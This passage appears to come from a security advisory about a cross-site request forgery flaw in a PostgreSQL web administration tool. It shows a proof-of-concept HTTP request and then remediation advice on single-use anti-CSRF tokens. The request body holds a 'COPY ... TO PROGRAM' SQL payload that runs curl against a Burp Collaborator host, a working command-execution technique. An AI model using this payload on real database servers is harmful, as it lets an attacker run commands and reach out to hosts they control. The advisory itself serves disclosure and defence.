User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 181
Cookie: PPA_ID=hpgneejqaotogcv6ib6lv9ajpb;
webfx-tree-cookie-persistence=wfxt-4+wfxt-6+wfxt-8+wfxt-10+wfxt-12
Connection: close

server=localhost%3A5432%3Aallow&database=&search_path=public&query=copy+%28select+%27%27%29+to+
program+%27curl+http%3A%2F%2Fjobo9rr2vb8jb48i6jge9vy9c0iq6f.burpcollaborator.net%27
```

Remediation

To ensure that all requests originate from the user knowingly interacting with the application, each request to a sensitive function should include a single-use authentication token. Such tokens are normally included on each page in a hidden form field, which

would be included in the request when the form is submitted. The server keeps a copy of the token valid for the user's session, and checks if the two values match after receiving the request.

The tokens often consist of twenty or more random characters, an example of which is given below.

8D086769FC4B3B058F7FCB0BB37645BA77444AFA

Further Information

* https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet